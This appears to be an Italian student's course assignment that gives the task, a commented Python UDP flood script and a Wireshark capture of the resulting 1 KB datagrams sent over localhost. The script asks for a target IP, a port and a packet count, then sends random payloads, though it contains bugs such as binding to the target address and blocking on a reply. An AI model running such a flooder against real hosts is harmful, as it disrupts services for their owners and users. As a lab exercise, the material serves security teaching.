CONSEGNA 9 FEBBRAIO S3L5


Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale. Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target.
- Il programma deve richiedere l'inserimento della porta target.
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto
- Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

```python
import socket, random #Importazione dei moduli


try: #blocco try, gestisce eventuali eccezioni che possomo verifciarsi durante l'esecuzione del codice
        SRV_ADDR=(input("Inserisci l'IP target :")) #Si chiede all'utente di inserire Ip destsinatario ,memorizza nella variabile SRV_ADDR
        SRV_PORT=int(input("Inserisci la porta bersaglio : ")) #La porta inserita viene convertita in un intero e memorizzata nella variabile SRV_PORT
        target_address=(SRV_ADDR,SRV_PORT) #Viene creata una tupla che contiene indirizzo IP del target e la porta
        pacchetto= random.randbytes(1024) #Viene generato un datagramma casuale di 1024 byte utilizzando la funzione 'randbytes()' del modulo 'random'
        s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM) #viene creato un socket per l'UDP
        s.bind(target_address) #Viene associato il socket alla porta e l'indirizzo specificato
        num_pacchetti = int(input("Quanti pacchetti vuoi inviare? ")) #Si chiede all'utente quanti datagrammi inviare
        for contatore in range(num_pacchetti): #Viene avviato un ciclo for che si ripete per il numero di volte specificato
                s.sendto(pacchetto, target_address) #Invia il datagramma UDP al server specificato dall'indirizzo e della porta contenuti nella tupla
                data, address = s.recvfrom(1024) #Viene ricevuta la risposta del server utilizzando 's.recfrom(1024) e i dati vengono memorizzati in data
                print("\n Dati ricevuti: \n", data) #I dati vengono stampati a schermo
except OverflowError:
        print("Errore: Inserire un numero valido per la porta (0 - 65535).")   #Se viene inserito un valore non valido per la porta viene stampato un messaggio di errore
except socket.gaierror:
        print("Errore: Inserire un'indirizzo valido (0.0.0.0 - 255.255.255.255).") #Se viene inserito un valore non valido per l'indirizzo IP viene stampato un messaggio per errore.
finally:
        s.close()   #Viene chiuso il socket

```


No. Time Source Destination Protocol Length Info
1 0.000000000 127.0.0.1 127.0.0.1 UDP 1068 12354 → 12354 Len=1024
2 0.000115018 127.0.0.1 127.0.0.1 UDP 1068 12354 → 12354 Len=1024
3 1850.6737642… fe80::a00:27ff:fe21… ff02::2 ICMPv6 72 Router Solicitation from
4 2130.1017299… 127.0.0.1 127.0.0.1 UDP 1068 12354 → 12354 Len=1024
5 2130.1018967… 127.0.0.1 127.0.0.1 UDP 1068 12354 → 12354 Len=1024
6 2405.2280020… 127.0.0.1 127.0.0.1 UDP 1068 11111 → 11111 Len=1024
7 2405.2284611… 127.0.0.1 127.0.0.1 UDP 1068 11111 → 11111 Len=1024
8 3327.2947360… 127.0.0.1 127.0.0.1 UDP 1068 12232 → 12232 Len=1024
9 3327.2948990… 127.0.0.1 127.0.0.1 UDP 1068 12232 → 12232 Len=1024
10 5651.7558489… fe80::a00:27ff:fe21… ff02::2 ICMPv6 72 Router Solicitation from
Frame 1: 1068 bytes on wire (8544 bits), 1068 bytes
Linux cooked capture v1
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 1
User Datagram Protocol, Src Port: 12354, Dst Port:
Data (1024 bytes)
0000 00 00 03 04 00 06 00 00 00 00 00 00 00 00
0010 45 00 04 1c 50 13 40 00 40 11 e8 bb 7f 00
0020 7f 00 00 01 30 42 30 42 04 08 02 1c 3f ef
0030 06 bb d0 1c 2a 25 d6 64 2a e5 50 9e 3d 71
0040 b7 5f ad 02 4f 4c 60 46 91 7c c0 00 c6 77
0050 f7 7b a7 ad d2 c2 51 cd 7d d9 ed 06 0c 27
0060 f5 0a 34 7e 37 a3 75 ed 5d 74 10 61 ac f2